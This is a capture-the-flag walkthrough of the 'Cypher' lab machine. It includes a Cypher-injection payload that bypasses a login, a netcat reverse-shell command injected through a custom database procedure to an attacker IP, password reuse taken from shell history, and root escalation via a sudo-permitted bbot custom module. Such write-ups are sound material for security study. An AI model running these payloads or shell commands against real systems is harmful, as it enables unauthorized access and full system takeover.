

Description
Cypher is a medium-difficulty box that demonstrates Cypher injection, JAR file reversing, and privilege escalation through bbot.
Recon
nmap
Result of nmap scan :
# Nmap 7.95 scan initiated Sat Mar  1 19:30:40 2025 as: nmap -vvv -F -4 -sSCV -oN fast_tcp_scan.txt 10.10.11.57Nmap scan report for cypher.htb (10.10.11.57)Host is up, received echo-reply ttl 63 (0.032s latency).Scanned at 2025-03-01 19:30:40 GMT for 8s
PORT   STATE SERVICE REASON         VERSION22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMurODrr5ER4wj9mB2tWhXcLIcrm4Bo1lIEufLYIEBVY4h4ZROFj2+WFnXlGNqLG6ZB+DWQHRgG/6wg71wcElxA=|   256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEqadcsjXAxI3uSmNBA8HUMR3L4lTaePj3o6vhgPuPTi80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)| http-methods:|_  Supported Methods: GET HEAD|_http-title: GRAPH ASM|_http-server-header: nginx/1.24.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are only two open ports: 22 and 80. I will check the HTTP response Location header, which indicates a redirect. Sometimes, it reveals the domain.
$ curl -sI http://10.10.11.57/ | rg 'Location'Location: http://cypher.htbIt redirects to the cypher.htb domain. Add the domain to the /etc/hosts file
10.10.11.57 cypher.htb80 - TCP
Enumeration
I’ll just fuzz the web application to see if we can find any hidden endpoints.
$ feroxbuster -n --no-state -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -u http://cypher.htb/...404 GET 7l 12w 162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter200 GET 162l 360w 4562c http://cypher.htb/index200 GET 179l 477w 4986c http://cypher.htb/about200 GET 126l 274w 3671c http://cypher.htb/login200 GET 63l 139w 1548c http://cypher.htb/utils.js307 GET 0l 0w 0c http://cypher.htb/demo => http://cypher.htb/login200 GET 3l 113w 8123c http://cypher.htb/bootstrap-notify.min.js405 GET 1l 3w 31c http://cypher.htb/api/auth307 GET 0l 0w 0c http://cypher.htb/api/ => http://cypher.htb/api/api307 GET 0l 0w 0c http://cypher.htb/api => http://cypher.htb/api/docs200 GET 7l 1223w 80496c http://cypher.htb/bootstrap.bundle.min.js200 GET 2l 1293w 89664c http://cypher.htb/jquery-3.6.1.min.js200 GET 876l 4886w 373109c http://cypher.htb/logo.png200 GET 7333l 24018w 208204c http://cypher.htb/vivagraph.min.js200 GET 162l 360w 4562c http://cypher.htb/200 GET 12l 2173w 195855c http://cypher.htb/bootstrap.min.css301 GET 7l 12w 178c http://cypher.htb/testing => http://cypher.htb/testing/404 GET 1l 2w 22c http://cypher.htb/demos200 GET 5632l 33572w 2776750c http://cypher.htb/us.png...The web fuzzer reveals an interesting /testing/ endpoint, which contains the file custom-apoc-extension-1.0-SNAPSHOT.jar.

JAR File
Then, use jadx-gui to decompile the bytecode.

I found a command injection vulnerability in CustomFunctions, but I haven’t identified a way to reach that code yet. Therefore, let’s continue analyzing the web application.
Next, explore the web application, noting that you’ll need to log in. I recommend using Burpsuite while exploring the web application. Since it’s a login page, it’s worthwhile to try injecting a single quote (') to see if it breaks the query.
Cypher Injection

The application throws an error, indicating a potential vulnerability to Cypher injection, since the query syntax is Cypher. The injection only works on the username parameter and returns h.value as hash at the end of the query.
The h comes from h:SHA1 so it should be a SHA1 hash. We can bypass the authentication by making the username query true and return arbitrary SHA1 hash that matches the plaintext in the password parameter.
Payload :
{ "username": "' OR 1=1 RETURN 'a94a8fe5ccb19ba61c4c0873d391e987982fbbd3' as hash//", "password": "test"}Accessing the /demo endpoint reveals that we can now execute arbitrary Cypher queries.


After a while, I found that the database contained no useful information. We can list all the procedures using SHOW PROCEDURES to see if there are any interesting ones.
Command Injection
And we can see two custom procedures, that come from the JAR file we found earlier. Let’s just call the custom.getUrlStatusCode procedure and use ; to inject a command.
CALL custom.getUrlStatusCode("nuhuh;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.116 9001 >/tmp/f")Shell as neo4j
Enumeration
If you run the history command, you’ll see a command containing a password. This password might be worth trying for other users on this machine which is the graphasm user.
neo4j@cypher:~$ historyhistory 1 neo4j-admin dbms set-initial-password <password>It can be found from the /home/graphasm/bbot_preset.yml file too.
Just SSH into the machine as graphasm user.
Shell as graphasm
User flag
graphasm@cypher:~$ cat user.txtdeadbeef4aa252b7921aebf9fee9fakeSudo access
The current user can execute /usr/local/bin/bbot with ALL access.
graphasm@cypher:~$ sudo -lMatching Defaults entries for graphasm on cypher:    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User graphasm may run the following commands on cypher:    (ALL) NOPASSWD: /usr/local/bin/bbot
By looking at the help command, we can read a file using the -d and -cf flag. You can add --dry-run flag so that we don’t need an actual target.
Root flag
graphasm@cypher:~$ sudo /usr/local/bin/bbot -cy /root/root.txt -d --dry-run ______ _____ ____ _______ | ___ \| __ \ / __ \__ __| | |___) | |__) | | | | | | | ___ <| __ <| | | | | | | |___) | |__) | |__| | | | |______/|_____/ \____/ |_| BIGHUGE BLS OSINT TOOL v2.1.0.4939rc...[DBUG] internal.excavate: Successfully loaded custom yara rules file [/root/root.txt][DBUG] internal.excavate: Final combined yara rule contents: deadbeef391d500f1073fab93010fake...If you want to spawn a shell, you can load a custom module.
The preset file :
# load extra BBOT modules from this locationmodule_dirs: - /tmp/.testmodules: - jergalThe module file :
from bbot.modules.base import BaseModule
class jergal(BaseModule): # one-time setup - runs at the beginning of the scan async def setup(self): import os; os.system("/bin/bash")Run the preset :
graphasm@cypher:/tmp/.test$ sudo bbot -p ./custom_modules.yml --dry-run  ______  _____   ____ _______ |  ___ \|  __ \ / __ \__   __| | |___) | |__) | |  | | | | |  ___ <|  __ <| |  | | | | | |___) | |__) | |__| | | | |______/|_____/ \____/  |_| BIGHUGE BLS OSINT TOOL v2.1.0.4939rc
www.blacklanternsecurity.com/bbot
[INFO] Scan with 1 modules seeded with 0 targets (0 in whitelist)[INFO] Loaded 1/1 scan modules (jergal)[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)root@cypher:/tmp/.test# whoamirootroot@cypher:/tmp/.test#